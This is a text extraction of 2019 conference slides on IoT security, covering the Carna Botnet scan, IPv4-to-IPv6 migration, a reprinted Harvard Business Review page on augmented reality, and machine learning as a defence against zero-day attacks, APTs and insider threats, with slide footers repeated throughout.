
Australian Computer Emergency Response Team (AusCERT),

University of Queensland.

Email: pparth@auscert.org.au

Twitter: <http://twitter.com/pparth>

Version 1



Carna Botnet exposed Legacy Vulnerabilities in *"IoT" Devices*



16:00 Los Angeles	01:00 Amsterdam	08:00 Shanghai
19:00 New York	04:00 Moscow	10:00 Sydney

Relative IPv4 utilization observed using ICMP Ping requests

Source: Carna Botnet

* 21stC Intelligent Integrated Security *

...CyberCrime, CyberTerror & CyberWar!

St Julians, Malta – 10th / 11th Nov 2019

© Dr David E. Probert : www.VAZA.com ©





2020 - 2025: Migration from IPv4 to IPv6



20thC – 1st Gen: **IPv4** – 2^{32} = 10^9 + Devices (*IP Address Space almost fully assigned*)
21stC – 2nd Gen: **IPv6** – 2^{128} = 10^{38} + Devices (*Networking “Internet of Things – IoT”*)
- *Expanded IP Address Space for “IoT” sets new “Cybersecurity Challenges”!* -

Augmented Reality: IoT Device Security



Download **HBR AR App** from “**App Store**”.....

* 21stC Intelligent Integrated Security *

...CyberCrime, CyberTerror & CyberWar!

St Julians, Malta – 10th / 11th Nov 2019

© Dr David E. Probert : www.VAZA.com ©



Augmented Reality: IoT Device Security

BY MICHAEL E. PORTER AND JAMES E. HEPPELMANN

There is a fundamental disconnect between the wealth of digital data available to us and the physical world in which we apply it. While reality is three-dimensional, the rich data we now have to inform our decisions and actions remains trapped on two-dimensional pages and screens. This gulf between the real and digital worlds limits our ability to take advantage of the torrent of information and insights produced by billions of smart, connected products (SCPs) worldwide.

EXPERIENCE AUGMENTED REALITY

Launch this interactive demo to see AR's key capabilities in action.

VISUALIZE

AR can reveal features or systems that would be difficult to see with the naked eye. Here, it exposes the internal components of a hydraulic power unit and provides data on their status.

INSTRUCT AND GUIDE

AR can replace hard-to-understand 2-D instructions, such as those for a repair process in a manual, with interactive 3-D holograms that walk the user through each step. This AR shows how to replace a power-unit filter.

INTERACT

AR can replace physical controls—such as buttons, knobs, and built-in touchscreens—with virtual ones that are visually superimposed on the target. You can operate a power unit that drives a robotic arm in this AR experience.

- 1 DOWNLOAD THE FREE HBR AUGMENTED REALITY APP FROM THE APP STORE (IOS) OR GOOGLE PLAY (ANDROID).
- 2 OPEN THE APP AND POINT YOUR DEVICE AT THIS PAGE TO LAUNCH AN AUGMENTED REALITY EXPERIENCE.

NOVEMBER–DECEMBER 2017 HARVARD BUSINESS REVIEW 51



Download **HBR AR App** from “**App Store**”.....

* 21stC Intelligent Integrated Security *



...CyberCrime, CyberTerror & CyberWar!

St Julians, Malta – 10th / 11th Nov 2019

© Dr David E. Probert : www.VAZA.com ©



Augmented Reality: IoT Device Security



Download **HBR AR App** from “**App Store**”.....

* 21stC Intelligent Integrated Security *


...CyberCrime, CyberTerror & CyberWar!

St Julians, Malta – 10th / 11th Nov 2019

© Dr David E. Probert : www.VAZA.com ©



Augmented Reality: IoT Device Security



Download **HBR AR App** from “**App Store**”

* 21stC Intelligent Integrated Security *

...CyberCrime, CyberTerror & CyberWar!

St Julians, Malta – 10th / 11th Nov 2019

© Dr David E. Probert : www.VAZA.com ©

NOVEMBER-DECEMBER 2017 HARVARD BUSINESS REVIEW 51



Augmented Reality: IoT Device Security



Harvard
Business
Review

CONTINUE

Visualize


Instruct

Interact

EXPERIENCE AUGMENTED REALITY
Launch this interactive demo to see
AR's key capabilities in action.

VISUALIZE

AR can reveal features of systems
it would be difficult to see
otherwise. Here, AR exposes the
components of a hydraulic
system, and recording



Download HBR AR App from “App Store”.....

* 21stC Intelligent Integrated Security *

...CyberCrime, CyberTerror & CyberWar!

St Julians, Malta – 10th / 11th Nov 2019

© Dr David E. Probert : www.VAZA.com ©


NOVEMBER-DECEMBER 2017 HARVARD BUSINESS REVIEW 51



Intelligent Integrated Security!...



6 – Scenario 2022: Machine Learning “Self-Learning Security”



AI & Machine Learning as *Cyber Tools*

- **Artificial Intelligence (AI)** : Developed during 1960s/70s : Neural Networks, Expert Systems, Self-Organising Automata, Adaptive Stochastic Learning, Algorithms, Robotics, Autonomous Systems, Augmented Reality
- **Behavioural Modelling**: AI/ML can be applied to real-time modelling of ALL Network Traffic, Log & Audit Files, Net Nodes, Servers and all “Smart IoT” Devices
- **Zero-Day Attacks**: AI Modelling & Machine Learning can mitigate risks of new malware that have no prior “signature”.
- **Advanced Persistent Threats (APTs)**: Adaptive Learning Algorithms can detect the step-by-step penetration of APT malware (Phishing, Trojans, Adware, Botnets...)
- **Insider Threats & Attacks**: Enterprise AI Traffic Modelling can quickly expose the malicious activities of malicious “insiders”!

